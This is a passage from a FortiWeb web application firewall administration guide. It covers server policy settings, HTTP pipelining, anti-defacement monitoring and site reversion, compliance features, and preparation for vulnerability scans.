<b>HTTP Content Routing</b>	To specify HTTP content routing policies this policy uses and associated options, click <i>Add</i> , then complete the following settings for each entry: <ul style="list-style-type: none"> <li>• <b>HTTP Content Routing Policy Name</b> — The name of the policy.</li> <li>• <b>Web Protection Profile</b> — Select the profile to apply to the connections that this policy accepts. For more information, see <a href="#">“Configuring a protection profile for inline topologies” on page 496</a>.  <b>Note:</b> FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see <a href="#">“Blacklisting &amp; whitelisting clients using a source IP or source IP range” on page 357</a>.</li> <li>• <b>Default</b> — Specifies whether the specified protection profile is applied to any traffic that does not match conditions specified in the HTTP content routing policies.</li> </ul> <p>This option appears only if <i>Deployment Mode</i> is <i>HTTP Content Routing</i>.</p>
<b>Match Once</b>	Enable to forward subsequent requests from an identified client connection to the same server pool as the initial connection from the client. This option allows FortiWeb to improve its performance by skipping the process of matching HTTP header content to content routing policies for connections it has already evaluated and routed. This option appears only if <i>Deployment Mode</i> is <i>HTTP Content Routing</i> .
<b>Server Pool</b>	Select the server pool whose members receive the connections. A server pool can contain a single physical server or domain server. For details, see <a href="#">“Creating a server pool” on page 268</a> . This option appears only if <i>Deployment Mode</i> is <i>Single Server/Server Balance</i> , <i>Offline Protection</i> , or <i>Transparent Servers</i> . <b>Caution:</b> Multiple virtual servers/policies can forward traffic to the same server pool. If you do this, consider the total maximum load of connections that all virtual servers forward to your server pool. This configuration can multiply traffic forwarded to your server pool, which can overload them and cause dropped connections.

Setting name	Description
<b>Protected Hostnames</b>	<p>Select a protected host names group to allow or reject connections based upon whether the <code>Host :</code> field in the HTTP header is empty or does or does not match the protected host names group. For details, see <a href="#">“Defining your protected/allowed HTTP “Host:” header names” on page 260.</a></p> <p>If you do not select a protected host names group, FortiWeb accepts or blocks requests based on other criteria in the policy or protection profile, but regardless of the <code>Host :</code> field in the HTTP header.</p> <p>Attack log messages contain <code>HTTP Host Violation</code> when this feature does not detect an allowed host name.</p> <p><b>Caution:</b> Unlike HTTP 1.1, HTTP 1.0 does <i>not</i> require the <code>Host :</code> field. The FortiWeb appliance does not block HTTP 1.0 requests because they do not have this field, regardless of whether or not you have selected a protected host names group.</p>
<b>Blocking Port</b>	<p>Select which network interface FortiWeb uses to send TCP <code>RST</code> (connection reset) packets when it attempts to block the request or connection after it detects traffic that violates a policy. For details on blocking behavior, see <a href="#">“Topology for offline protection mode” on page 74.</a></p> <p>This option is available only when FortiWeb is operating in offline protection mode.</p>
<b>Syn Cookie</b>	<p>Enable to prevent TCP <code>SYN</code> floods. Also configure <a href="#">Half Open Threshold</a>.</p> <p><b>Note:</b> This option is available only when FortiWeb is operating in true transparent proxy mode. (Other modes use DoS protection profiles instead. See <a href="#">“Preventing a TCP SYN flood” on page 376.</a>)</p>
<b>Half Open Threshold</b>	<p>Type the TCP <code>SYN</code> cookie threshold in packets per second. Also configure <a href="#">Syn Cookie</a>.</p> <p><b>Note:</b> This option is available only when FortiWeb is operating in true transparent proxy mode. (Other modes use DoS protection profiles instead. See <a href="#">“Preventing a TCP SYN flood” on page 376.</a>)</p>
<b>HTTP Service</b>	<p>Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTP traffic.</p> <p>This option is available only if FortiWeb is operating in reverse proxy mode.</p>

Setting name	Description
<b>HTTPS Service</b>	<p>Select the custom or predefined service that defines the TCP port number where the virtual server receives HTTPS traffic. Also configure <a href="#">Certificate</a>.</p> <p>Enable if requests from clients to the FortiWeb appliance or back-end servers use SSL or TLS. SSL 3.0 and TLS 1.0 are supported. See also “Supported cipher suites &amp; protocol versions” on page 297.</p> <p>When enabled, the FortiWeb appliance handles SSL negotiations and encryption and decryption, instead of the web servers, also known as <b>SSL offloading</b> (see “Offloading vs. inspection” on page 295). Connections between the client and the FortiWeb appliance are encrypted. (Connections between the FortiWeb appliance and each web server are either clear text or encrypted, depending on the server pool configuration.)</p> <p>This option is available only when FortiWeb is operating in reverse proxy mode. (For other operation modes, use the server pool configuration to enable SSL inspection instead.)</p> <p><b>Caution:</b> If you do not enable an HTTPS option and provide a certificate for HTTPS connections, FortiWeb cannot decrypt connections and scan content in the HTTP body.</p> <p><b>Tip:</b> FortiWeb appliances contain specialized hardware to accelerate SSL processing. Offloading SSL/TLS processing can improve the performance of secure HTTP (HTTPS) connections.</p>
<b>Add HSTS Header</b>	<p>Enable to combat MITM attacks on HTTP by injecting the <a href="#">RFC 6797</a> strict transport security header into the reply, such as:</p> <pre>Strict-Transport-Security: max-age=31536000; includeSubDomains</pre> <p>This header forces the client to use HTTPS for subsequent visits to this domain. If the certificate does not validate, it also causes a fatal connection error: the client’s web browser does not display any dialog that allows the user to override the certificate mismatch error and continue.</p> <p>This setting is available only if <a href="#">HTTPS Service</a> is selected.</p>
<b>Max. Age</b>	<p>Type the time to live in seconds for the HSTS header.</p> <p>This setting is available only if <a href="#">Add HSTS Header</a> is enabled.</p>

Setting name	Description
<b>Server Name Indication (SNI)</b>	<p>Select the Server Name Indication (SNI) configuration that specifies which certificate FortiWeb uses when encrypting or decrypting SSL-secured connections for a specified domain.</p> <p>The SNI configuration enables FortiWeb to present different certificates on behalf of the members of a pool according to the requested domain. See <a href="#">“Allowing FortiWeb to support multiple server certificates” on page 312</a>.</p> <p>If only one certificate is required to encrypt and decrypt traffic that this policy applies to, specify <a href="#">Certificate</a> instead. If you specify both an SNI configuration and <a href="#">Certificate</a>, FortiWeb uses the certificate specified by <a href="#">Certificate</a> when the requested domain does not match a value in the SNI configuration.</p> <p>This option is available only if an <a href="#">HTTPS Service</a> is selected.</p>
<b>Certificate</b>	<p>Select the server certificate that FortiWeb uses to encrypt or decrypt SSL-secured connections, or select <i>Create New</i> to upload a new certificate in a pop-up window, without leaving the current page. For more information, see <a href="#">“Uploading a server certificate” on page 308</a> and <a href="#">“Offloading vs. inspection” on page 295</a>. Also configure <a href="#">Certificate Intermediate Group</a>.</p> <p>If you specify both <a href="#">Server Name Indication (SNI)</a> and this setting, FortiWeb uses the certificate specified by <a href="#">Certificate</a> when the requested domain does not match a value in the SNI configuration.</p> <p>This option is available only if an <a href="#">HTTPS Service</a> is selected.</p>
<b>Certificate Intermediate Group</b>	<p>Select the name of a group of intermediate certificate authority (CA) certificates, if any, that FortiWeb presents to clients to complete the signing chain for them and validate the server certificate’s CA signature.</p> <p>If clients receive certificate warnings that an intermediary CA has signed the server certificate configured in <a href="#">Certificate</a>, rather than by a root CA or other CA currently trusted by the client directly, configure this option.</p> <p>Alternatively, include the entire signing chain in the server certificate itself before you upload it to FortiWeb, which completes the chain of trust with a CA already known to the client. See <a href="#">“Uploading a server certificate” on page 308</a> and <a href="#">“Supplementing a server certificate with its signing chain” on page 310</a>.</p> <p>This option is available only if <a href="#">HTTPS Service</a> is enabled.</p>

Setting name	Description
<b>Certificate Verification</b>	<p>Select the name of a certificate verifier, if any, that FortiWeb uses when an HTTP client presents its personal certificate. (If you do not select one, the client is not required to present a personal certificate. See also <a href="#">“How to apply PKI client authentication (personal certificates)”</a> on page 314.)</p> <p>Personal certificates, sometimes also called user certificates, establish the identity of the person connecting to the web site (PKI authentication).</p> <p>You can require that clients present a certificate instead of, or in addition to, HTTP authentication (see <a href="#">“Offloading HTTP authentication &amp; authorization”</a> on page 235).</p> <p>This option appears only if an <i>HTTPS Service</i> is selected. (For other modes, configure this setting in the server pool configuration instead. See <a href="#">Certificate Verification</a> in <a href="#">“Creating a server pool”</a> on page 268.)</p> <p><b>Note:</b> The client must support SSL 3.0 or TLS 1.0.</p>
<b>Client Certificate Forwarding</b>	<p>Enable to include the X.509 personal certificate presented by the client during the SSL/TLS handshake, if any, in an <code>X-Client-Cert</code> HTTP header when forwarding the traffic to the protected web server.</p> <p>FortiWeb still validates the client certificate itself, but this forwarding action can be useful if the web server requires the client certificate for the purpose of server-side identity-based functionality.</p> <p>This option is available only if a <a href="#">Certificate Verification</a> rule is selected.</p>
<b>Servers Inaccessible Error Message</b>	<p>The message that FortiWeb returns to the client when none of the server pool members are available either because their status is <i>Disable</i> or <i>Maintenance</i> or they have failed the configured health check.</p>
<b>Web Protection Profile</b>	<p>Select the profile to apply to the connections that this policy accepts, or select <i>Create New</i> to add a new profile in a pop-up window, without leaving the current page.</p> <p>For details on specific protection profiles, see one of the following topics:</p> <ul style="list-style-type: none"> <li>• <a href="#">“Configuring a protection profile for inline topologies”</a> on page 496</li> <li>• <a href="#">“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation”</a> on page 506</li> </ul> <p><b>Note:</b> The current operation mode determines which profiles are available. For details, see <a href="#">Table 43</a> on page 491.</p> <p><b>Note:</b> FortiWeb does not block clients with source IP addresses designated as a trusted IP. For details, see <a href="#">“Blacklisting &amp; whitelisting clients using a source IP or source IP range”</a> on page 357.</p> <p>If <i>Deployment Mode</i> is <i>HTTP Content Routing</i>, this option is available when you create the list of content routing policies.</p>
<b>View Profile Details</b>	<p>Click to display the settings of the current profile without leaving the current page.</p> <p>To return to the policy settings, click <a href="#">Back to Policy Settings</a>.</p>

Setting name	Description
<b>WAF Auto Learn Profile</b>	Select the auto-learning profile, if any, to use in order to discover attacks, URLs, and parameters in your web servers' HTTP sessions, or select <i>Create New</i> to add a new auto-learning profile in a pop-up window without leaving the current page. For details, see <a href="#">“Configuring an auto-learning profile” on page 186</a> .
<b>Monitor Mode</b>	<p>Enable to override any actions included in the profiles, and instead accept the request and generate an alert email and/or log message for all policy violations.</p> <p>To collect complete session information and build accurate protection profiles, auto-learning requires that you either configure all actions to be <i>Alert</i> or enable this option.</p> <p><b>Caution:</b> When this option is enabled, FortiWeb ignores the <i>Action</i> setting (deny, redirect, etc.) in protection profile components, which permits attack attempts to complete.</p> <p><b>Note:</b> Logging and/or alert email occur only if you enable and configure them. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p>
<b>URL Case Sensitivity</b>	<p>Enable to differentiate uniform resource locators (URLs) according to upper case and lower case letters for features that act upon the URLs in the headers of HTTP requests, such as start page rules, IP list rules, and page access rules.</p> <p>For example, when this option is enabled, an HTTP request involving <code>http://www.Example.com/</code> would <b>not</b> match profile features that specify <code>http://www.example.com</code> (difference is lower case “e”).</p>
<b>Attack Blocking Error Page</b>	<p>Specifies whether FortiWeb uses a custom error page when it responds to an HTTP request that violates the policy and <i>Action</i> is <i>Alert &amp; Deny</i> or <i>Period Block</i>, <b>and</b> when the action applies to the HTTP layer. (Actions such as blocking a TCP/IP connection being initiated cannot, of course, contain an HTTP response.)</p> <p>If you select <i>[Default]</i>, configure <a href="#">Attack Blocking Error Page Return Code</a> and <a href="#">Attack Blocking Error Message</a>. Otherwise see <a href="#">“Uploading a custom error page” on page 495</a>.</p>

Setting name	Description
<b>Attack Blocking Error Page Return Code</b>	<p>Type the HTTP status code that FortiWeb uses to respond to blocked requests, such as:</p> <ul style="list-style-type: none"> <li>• 200 — OK. Typically indicates success, and accompanies resource requested by the client.</li> <li>• 400 — Bad Request. Typically indicates wrong syntax.</li> <li>• 403 — Forbidden. Typically indicates inaccessible files.</li> <li>• 404 — File Not Found. Typically indicates missing files.</li> <li>• 500 — Internal Server Error. Typically indicates one of many possible conditions such as a servlet runtime error.</li> <li>• 501 — Not Implemented. Typically indicates a non-existent function on the web application.</li> </ul> <p>If the error would normally allow an attacker to fingerprint a vulnerable application, this status can be customized to provide a more vague reply to the client. Conversely, if the application does not provide the correct error status code, you can also use this setting to correct it.</p> <p>This setting appears only if <i>Attack Blocking Error Page</i> is <i>[Default]</i>.</p>
<b>Attack Blocking Error Message</b>	<p>Type an error message that FortiWeb uses to respond to blocked requests.</p> <p>The maximum length is 1,023 characters. This option appears only when <i>Attack Blocking Error Page</i> is <i>[Default]</i>.</p>
<b>Comments</b>	<p>Type a description or other comment. The description may be up to 35 characters long.</p>

5. Click *OK*.

The server policy is displayed in the list on *Policy > Server Policy > Server Policy*. Initially, it is enabled. For information on disabling a policy without deleting it, see “[Enabling or disabling a policy](#)” on page 526.

Legitimate traffic should now be able to flow, while policy-violating traffic (that is, traffic that is prohibited by the settings in your policy or protection profile) may be blocked, depending on your *Action* settings for the rule that the traffic has violated.



Whitelisted items are **not** be included in policy enforcement. See “[Configuring the global object white list](#)” on page 492.

6. To verify the policy, test it by forming connections between legitimate clients and servers at various points within your network topology. Also attempt to send traffic that violates your policy, and should be logged, modified, or blocked.



If you have another FortiWeb appliance, you can use its web vulnerability scanner to verify that your policy is blocking attacks as you expect. For details, see “[Vulnerability scans](#)” on page 535.

If a connection fails, you can use tools included in the firmware to determine whether the problem is local to the appliance or elsewhere on the network. See [“Troubleshooting” on page 665](#) and [“Reducing false positives” on page 659](#). Also consider troubleshooting recommendations included with each feature’s instructions.

#### See also

- [HTTP pipelining](#)
- [How operation mode affects server policy behavior](#)
- [How to offload or inspect HTTPS](#)
- [How to force clients to use HTTPS](#)
- [Enabling or disabling a policy](#)
- [Sequence of scans](#)
- [External load balancers: before or after?](#)
- [HTTP sessions & security](#)

## HTTP pipelining

For clients that support HTTP 1.1, HTTP pipelining can be used to accelerate transactions by bundling them inside the same TCP connection, instead of waiting for a response before sending/receiving the next request. This can increase performance when pages containing many images, scripts, and other auxiliary files are all hosted on the same domain, and therefore logically could use the same connection.

Only GET and HEAD methods are supported. Clients must include the `Connection: keep-alive` HTTP header and use HTTP 1.1 (**not** 1.0) in order to trigger FortiWeb to allow pipelined requests and send pipelined responses.

This feature is supported only when FortiWeb is operating in reverse proxy or true transparent proxy mode.

#### To configure HTTP pipelining

1. Connect to the CLI.
2. Enter the commands to enable HTTP pipelining in each policy that requires it, such as:

```
config server-policy policy
  edit "policy1"
    set http-pipeline enable
  next
end
```

#### See also

- [Defining your protected/allowed HTTP “Host:” header names](#)
- [Defining your web servers](#)

## Enabling or disabling a policy

You can individually enable and disable policies.



When the operation mode is reverse proxy, disabling a policy could block traffic if no remaining active policies match that traffic. When no policies exist or none are enabled, the FortiWeb appliance blocks all HTTP/HTTPS traffic.

Even if you disable a server policy, it still consumes memory (RAM). If you do not plan to use the policy for some time, consider deleting it instead.

### To enable or disable a policy

1. Go to *Policy > Server Policy > Server Policy*.
2. In the row corresponding to the policy that you want to **enable**, mark the check box in the *Enable* column.
3. In the row corresponding to the policy that you want to **disable**, clear the check box in the *Enable* column.

### See also

- [How operation mode affects server policy behavior](#)
- [Configuring a server policy](#)

# Anti-defacement

The anti-defacement features monitors your web sites for defacement attacks. If it detects a change, it can automatically reverse the damage.

This feature can be especially useful if you are a hosting provider with many customers, such as favorite local restaurants or community associations, who have basic web pages that should not be changed, but it is impractical to manually monitor them on a continuous basis.



Anti-defacement backs up web pages only, **not** databases.

Content that will **not** be backed up includes all database-driven content that is inserted into web pages using AJAX, PHP, JSP, ASP, or ColdFusion, such as bulletin boards, forums, blogs, and shopping carts: page content does **not** reside within the page markup itself, but instead resides in a back-end database that is queried and whose results are dynamically inserted into page content at runtime when the client requests a page. Separately from configuring anti-defacement, you should regularly back up MySQL, Oracle, PostgreSQL, and other databases and defend them with controls such as [FortiDB](#).

The anti-defacement feature examines a web site's files for changes at specified time intervals. If it detects a change that could indicate a defacement attack, the FortiWeb appliance can notify you and quickly react by automatically restoring the web site contents to the previous backup.



Before updating a web site where you are using web site anti-defacement, disable both the *Enable Monitor* and *Restore Changed Files Automatically* options. Otherwise, the FortiWeb appliance will perceive your changes as a defacement attempt and undo them.

## To configure anti-defacement

1. Go to *Web Anti-Defacement > Web Anti-Defacement > Web Site with Anti-Defacement*.

ID	Name	Hostname/IP	Monitor	Connected	Total Files	Total Backup	Total Changed
1	<a href="#">Shop at Example.com</a>	192.0.32.10	Enabled	✔	0	0	0
2	<a href="#">Products at Example.com</a>	192.0.32.10	Disabled	✘	0	0	0

Field	Description
<b>Monitor</b>	Indicates whether or not anti-defacement is currently enabled for the web site. <ul style="list-style-type: none"><li>• <b>Green icon</b> — Anti-defacement is enabled.</li><li>• <b>Flashing yellow-to-red icon</b> — Anti-defacement is off because the <i>Enable Monitor</i> option is disabled.</li></ul>
<b>Connected</b>	Indicates the connection results of the FortiWeb appliance's most recent attempt to connect to the web site's server. <ul style="list-style-type: none"><li>• <b>Green check mark icon</b> — The connection was successful.</li><li>• <b>Red X mark icon</b> — The FortiWeb appliance was unable to connect. Verify the IP address/FQDN and login credentials of your anti-defacement configuration. If these are valid, verify that connectivity has not been interrupted by dislodged cables, routers, or firewalls.</li></ul>
<b>Total Files</b>	Displays the total number of files on the web site.
<b>Total Backup</b>	Displays the total number of files that have been backed up onto the FortiWeb appliance for recovery purposes. Those files that you choose not to monitor will not be backed up.
<b>Total Changed</b>	Displays the total number of files that have changed.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Anti-Defacement Management* category. For details, see "[Permissions](#)" on page 52.

2. Click *Create New*.

Alternatively, click an entry to view its contents, then click the *Edit* button.

A dialog appears.

3. Configure these settings:

The screenshot shows a configuration window titled "New Web Site with Anti-Defacement". The fields are as follows:

- Web Site Name:** shop.example.com \*
- Description:** Shopping section
- Enable Monitor:**
- Hostname/IP Address:** 172.20.120.105 \*
- Connection Type:** SSH \*
- FTP/SSH Port:** 22
- Folder of Web Site:** public\_html \*
- User Name:** webmaster \*
- Password:** ••••••••
- Alert Email Address:** Email-Policy1
- Monitor Interval for Root Folder:** 60 Seconds
- Monitor Interval for Other Folder:** 600 Seconds
- Maximum Depth of Monitored Folders:** 5
- Skip Files Larger Than:** 10240 KBytes
- Skip Files With These Extensions:** e.g. ".iso, .avi, .zip"
- Restore Changed File Automatically:**

Buttons at the bottom: OK, Cancel, Test Connection.

Setting name	Description
<b>Web Site Name</b>	Type a name for the web site. This name is not used when monitoring the web site. It does not need to be the web site's FQDN or virtual host name.
<b>Description</b>	Enter a comment. up to 63 characters long. This field is optional.
<b>Enable Monitor</b>	Enable to monitor the web site's files for changes, and to download backup revisions that can be used to revert the web site to its previous revision if the FortiWeb appliance detects a change attempt.  <b>Note:</b> While you are intentionally modifying the web site, you must turn off this option and <i>Restore Changed Files Automatically</i> . Otherwise, the FortiWeb appliance will detect your changes as a defacement attempt, and undo them.
<b>Hostname/IP Address</b>	Type the IP address or FQDN of the web server on which the web site is hosted.  This will be used when connecting by SSH or FTP to the web site to monitor its contents and download backup revisions, and therefore could be different from the host name that may appear in the <code>Host:</code> field of HTTP headers.  For example, clients might connect to the public DNS name <code>www.example.com</code> , while FortiWeb would connect using the web server's private network IP address, <code>192.168.1.1</code> .
<b>Connection Type</b>	Select which protocol ( <i>FTP</i> , <i>SSH</i> , or <i>Windows Share</i> ) to use when connecting to the web site in order to monitor its contents and download web site backups.
<b>FTP/SSH Port</b>	Enter the TCP port number on which the web site's real server listens. The standard port number for FTP is 21; the standard port number for SSH is 22.  This field appears only if <i>Connection Type</i> is <i>FTP</i> or <i>SSH</i> .
<b>Windows Share Name</b>	Type the name of the shared folder on the web server, such as <code>Share</code> . Do not include the CIFS host name or workgroup name.  This field appears only if <i>Connection Type</i> is <i>Windows Share</i> .

Setting name	Description
<b>Folder of Web Site</b>	Type the path to the web site's folder, such as <code>public_html</code> or <code>wwwroot</code> , on the real server. The path is relative to the initial location when logging in with the user name that you specify in <i>User Name</i> .  This field appears only if <i>Connection Type</i> is <i>FTP</i> or <i>SSH</i> .
<b>User Name</b>	Enter the user name, such as <code>FortiWeb</code> , that the FortiWeb appliance will use to log in to the web site's real server.
<b>Password</b>	Enter the password for the user name you entered in <i>User Name</i> .
<b>Alert Email Address</b>	From the drop-down list, select existing email settings that contains one or more recipient email addresses ( <code>MAIL TO:</code> ) to which the FortiWeb appliance will send an email when it detects that the web site has changed.
<b>Monitor Interval for Root Folder</b>	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines <i>Folder of Web Site</i> (but <i>not</i> its subfolders) to see if any files have changed by comparing the files with the latest backup.  If it detects any file changes, the FortiWeb appliance will download a new backup revision. If you have enabled <i>Restore Changed Files Automatically</i> , the FortiWeb appliance will revert the files to their previous version.  For details, see <a href="#">“Reverting a defaced web site” on page 532</a> .
<b>Monitor Interval for Other Folder</b>	Enter the time interval in seconds between each monitoring connection from the FortiWeb appliance to the web server. During this connection, the FortiWeb appliance examines subfolders to see if any files have been changed by comparing the files with the latest backup.  If any file change is detected, the FortiWeb appliance will download a new backup revision. If you have enabled <i>Restore Changed Files Automatically</i> , the FortiWeb appliance will revert the files to their previous version.  For details, see <a href="#">“Reverting a defaced web site” on page 532</a> .
<b>Maximum Depth of Monitored Folders</b>	Type how many folder levels deep to monitor for changes to the web site's files.  Files in subfolders deeper than this level are not backed up.
<b>Skip Files Larger Than</b>	Type a file size limit in kilobytes (KB) to indicate which files will be included in the web site backup. Files exceeding this size will not be backed up. The default file size limit is 10 240 KB.  <b>Note:</b> Backing up large files can impact performance.

Setting name	Description
<b>Skip Files With These Extensions</b>	Type zero or more file extensions, such as <code>iso</code> , <code>avi</code> , to exclude from the web site backup. Separate each file extension with a comma.  <b>Note:</b> Backing up large files, such as video and audio, can impact performance.
<b>Restore Changed Files Automatically</b>	Enable to automatically restore the web site to the previous revision number when it detects that the web site has been changed.  Disable to do nothing. In this case, you must manually restore the web site to a previous revision when the FortiWeb appliance detects that the web site has been changed. See <a href="#">“Reverting a defaced web site” on page 532</a> .  <b>Note:</b> While you are intentionally modifying the web site, you must turn off this option and <i>Enable Monitor</i> . Otherwise, the FortiWeb appliance will detect your changes as a defacement attempt, and undo them.  <b>Note:</b> FortiWeb does <i>not</i> restore your back-end database, if any. If the web site has been defaced using SQL injection or similar attacks and its database-driven content has been affected, even if this option is enabled, you will need to manually restore the database.

- Click *Test Connection* to test the connection between the FortiWeb appliance and the web server.
- Click *OK*.

During the next interval, FortiWeb should connect to download its first backup. You should notice that *Total Files* and *Total Files* will increment, and *Connected* should become and remain a green check mark.

ID	Name	Hostname/IP	Monitor	Connected	Total Files	Total Backup	Total Changed
1	<a href="#">Shop at Example.com</a>	192.0.32.10	Enabled	✓	0	0	0
2	<a href="#">Products at Example.com</a>	192.0.32.10	Disabled	✗	0	0	0

If not, first verify the login and IP address that you provided. Also, on the web server, check the file system permissions for the account that FortiWeb is using to connect. (FortiWeb must be able to both read and, if it will be restoring files, write to the folder and files. On Microsoft Windows, you may need to examine your security policy configuration to make sure that the account is authenticating as itself, and is not degrading to the guest account.) Verify that a route exists between the FortiWeb and the web server, and that connectivity is reliable, with no packet loss. Also verify that any routers or firewalls between them, including Windows Firewall, are not blocking SSH, FTP, or CIFS connections. Other troubleshooting varies by the protocol that FortiWeb is using to connect, such as checking for a compatible protocol version and cipher suite.

#### See also

- [Reverting a defaced web site](#)
- [Anti-defacement](#)

## Specifying files that anti-defacement does not monitor

You can create a list of folder (directory) or file names that the anti-defacement feature does not monitor. You can also create a list of items that anti-defacement always monitors.

FortiWeb applies the filters in these lists to any web site you configure using *Web Protection > Web Anti Defacement > Anti Defacement*.

## To configure anti-defacement file filtering

1. Go to *Web Protection > Web Anti Defacement > Anti Defacement File Filter* and complete the following settings:

Setting name	Description
<b>Name</b>	Type a name for the filter.
<b>Filter Type</b>	Specify the type of list to create: <ul style="list-style-type: none"><li>• <b>Black File List</b> — A list of the names of folders and files that the anti-defacement feature does not monitor. FortiWeb monitors all other folders and files.</li><li>• <b>White File List</b> — A list of the names of folders and files that the anti-defacement feature monitors. FortiWeb does not monitor any other folders or files.</li></ul> FortiWeb still applies criteria in the anti-defacement configuration to these items. For example, if the file size exceeds the maximum, FortiWeb does not monitor it.

2. Click *OK*.
3. Click *Create New* and complete the following settings:

Setting name	Description
<b>File Type</b>	Specify the type of item to add to the list: <ul style="list-style-type: none"><li>• <b>Directory</b> — A folder or directory path.</li><li>• <b>Standard File</b> — A file.</li></ul>
<b>File Name</b>	Enter the name of the folder or file to add to the list.  Ensure that the name exactly matches the folder or file that you want to specify. For <i>Directory</i> items, include the / (forward slash).  For example, if <i>File Type</i> is <i>Directory</i> and you want to add a folder <i>abc</i> that is under the root folder of a web site, enter <i>/abc</i> .  You can restrict the filter condition to a specific file by including file path information in <i>File Name</i> . For example, a web site contains many files with the name <i>123.txt</i> . To specify the instance located in the <i>abc</i> folder only, enter <i>/abc/123.txt</i> .

4. Repeat the filter member creation steps until the list contains all the required folder and file names.

## Reverting a defaced web site

When you configure a FortiWeb appliance to protect a web site via anti-defacement, FortiWeb periodically downloads a backup copy of that web site's files automatically. It creates a new backup revision in the following cases:

- When the FortiWeb appliance initiates monitoring for the first time, the FortiWeb appliance will download a backup copy of the web site's files and store it as the first revision.



Backup copies will omit files exceeding the file size limit and/or matching the file extensions that you have configured the FortiWeb appliance to omit. See [“Anti-defacement” on page 527](#).

- If the FortiWeb appliance could not successfully connect during a monitor interval, it will create a new revision the next time that it re-establishes the connection.

If you choose not to enable *Restore Changed Files Automatically*, you can still manually revert the defaced web site after a defacement attack to any known good backup revision that the FortiWeb appliance has downloaded.

### To revert a web site to a backup revision

1. Go to *Web Anti-Defacement > Web Anti-Defacement > Web Site with Anti-Defacement*.
2. Mark the check box next to the web site you want to revert, click the *Revert* icon.

A dialog appears, listing previous site backup copies.

**Web Site Revision List - Shop at Example.com**

View 30 per page Line: 1 / 0 Refresh Return

Revision	Commit Time	
63	2010-10-29 16:34:55	
62	2010-10-29 16:33:30	
61	2010-10-29 16:24:38	
60	2010-10-29 16:23:20	
59	2010-10-29 16:14:21	
58	2010-10-29 16:13:02	
57	2009-10-29 16:05:17	
56	2010-10-29 16:03:55	

3. In the row corresponding to the copy that you want to restore, click the *Revert to this time* icon.

The FortiWeb appliance connects to the web server and replaces defaced files from the revision you selected.

4. Click *OK*.

# Compliance

Compliance regimes, whether requires by law or business organizations, typically require that you demonstrate effective security policies and practices.

Requirements vary by the regime. [HIPAA](#) and the Sarbanes-Oxley Act (SOX) emphasize the need for database security, authorization, and the prevention of data leaks. [HITECH](#) requires disclosure of security breaches. [PCI DSS](#) concerns the prevention of information disclosure but also requires periodic scans.

## Database security

As the front door to your databases, your web sites are critical to secure. FortiWeb can help to apply ad hoc security to them by properly constraining web inputs of all kinds, and by preventing data leaks in your web applications' reply traffic.

If your database has other avenues for input, however, that back door may still be open to attack. Consider a database security specialist such as [FortiDB](#).

## Authorization

To ensure that only authenticated individuals can access your web sites, and only for the URLs that they are authorized for, you can use FortiWeb to add PKI authentication and/or HTTP authorization.

For instructions, see [“How to apply PKI client authentication \(personal certificates\)” on page 314](#) and [“Offloading HTTP authentication & authorization” on page 235](#).

## Preventing data leaks

Large companies and organizations often have large stores of personally identifiable information that is valuable on the black market. Often this takes the form of credit card numbers and passwords, but could also be more specialized information such as:

- addresses and names of your business's clients
- students' names and ages
- email addresses
- IT information on your organization's computers and their vulnerabilities

To detect and block accidental data leaks from your web pages, or mitigate an attack that has managed to evade security and is attempting to harvest your databases, you can configure FortiWeb to detect and block those types of data. For instructions, see [“Blocking known attacks & data leaks” on page 409](#).

If even your logs must not contain sensitive information, you can configure FortiWeb to omit it. See [“Obscuring sensitive data in the logs” on page 585](#).

## Vulnerability scans

You can scan for known vulnerabilities on your web servers and web applications, helping you to design protection profiles that are an effective and efficient use of processing resources.

Vulnerability reports from a certified vendor can help you comply with regulations and certifications that require periodic vulnerability scans, such as Payment Card Industry Data Security Standard (PCI DSS).

Run vulnerability scans during initial FortiWeb deployment (see [“How to set up your FortiWeb” on page 65](#)) **and** any time you are staging a new version of your web applications. You may also be required by your compliance regime to provide reports on a periodic basis, such as quarterly.

Each vulnerability scan starts from an initial URL, authenticates if set up to do so, then scans for vulnerabilities in web pages that it crawls to from links on the initial page. After performing the scan, the FortiWeb appliance generates a report from the scan results.



Create and run web vulnerability scans early in the configuration of your FortiWeb appliance. Use the reports to locate vulnerabilities and fine-tune your protection settings.



If you have many web servers, you may want a [FortiScan](#) appliance to:

- deepen vulnerability scans
- integrate patch deployment
- prioritize and track fixes via ticketing
- offload and distribute scans to improve performance and remove bottlenecks

### To run a web vulnerability scan

1. Optionally, configure email settings. Email settings included in vulnerability scan profiles cause FortiWeb to email scan reports (see [“Configuring email settings” on page 610](#)).
2. Prepare the staging or development web server for the scan (see [“Preparing for the vulnerability scan” on page 536](#)).
3. Create a scan schedule, unless you plan to execute the scan manually. The schedule defines the frequency the scan will be run (see [“Scheduling web vulnerability scans” on page 537](#)).
4. Create a scan profile. The profile defines which vulnerabilities to scan for (see [“Configuring vulnerability scan settings” on page 538](#)).
5. Create a scan policy. The policy integrates a scan profile and schedule (see [“Running vulnerability scans” on page 544](#)).
6. Either start the vulnerability scan manually (see [“Manually starting & stopping a vulnerability scan” on page 546](#)), or wait for it to run automatically according to its schedule.
7. Examine vulnerability scan report. The report provides details and analysis of the scan results (see [“Viewing vulnerability scan reports” on page 547](#)).

### See also

- [Preparing for the vulnerability scan](#)
- [Running vulnerability scans](#)
- [Configuring vulnerability scan settings](#)
- [Scheduling web vulnerability scans](#)
- [Viewing vulnerability scan reports](#)
- [IPv6 support](#)

## Preparing for the vulnerability scan

For best results, before running a vulnerability scan, you should prepare the network and target hosts for the vulnerability scan.

### Live web sites

Fortinet strongly recommends that you do **not** scan for vulnerabilities on live web sites. Instead, duplicate the web site and its database in a test environment such as a staging server and perform the scan in that environment. For more information, see [“Scan Mode” on page 540](#).

### Network accessibility

You may need to configure each target host and any intermediary NAT or firewalls to allow the vulnerability scan to reach the target hosts.

### Traffic load & scheduling

You should talk to the owners of target hosts to determine an appropriate time to run the vulnerability scan. You can even schedule in advance the time that the FortiWeb will begin the scan.

For example, you might schedule to avoid peak traffic hours, to restrict unrelated network access, and to ensure that the target hosts will not be powered off during the vulnerability scan.

To determine the current traffic load, see [“Real Time Monitor widget” on page 569](#). For scheduling information, see [“Scheduling web vulnerability scans” on page 537](#).



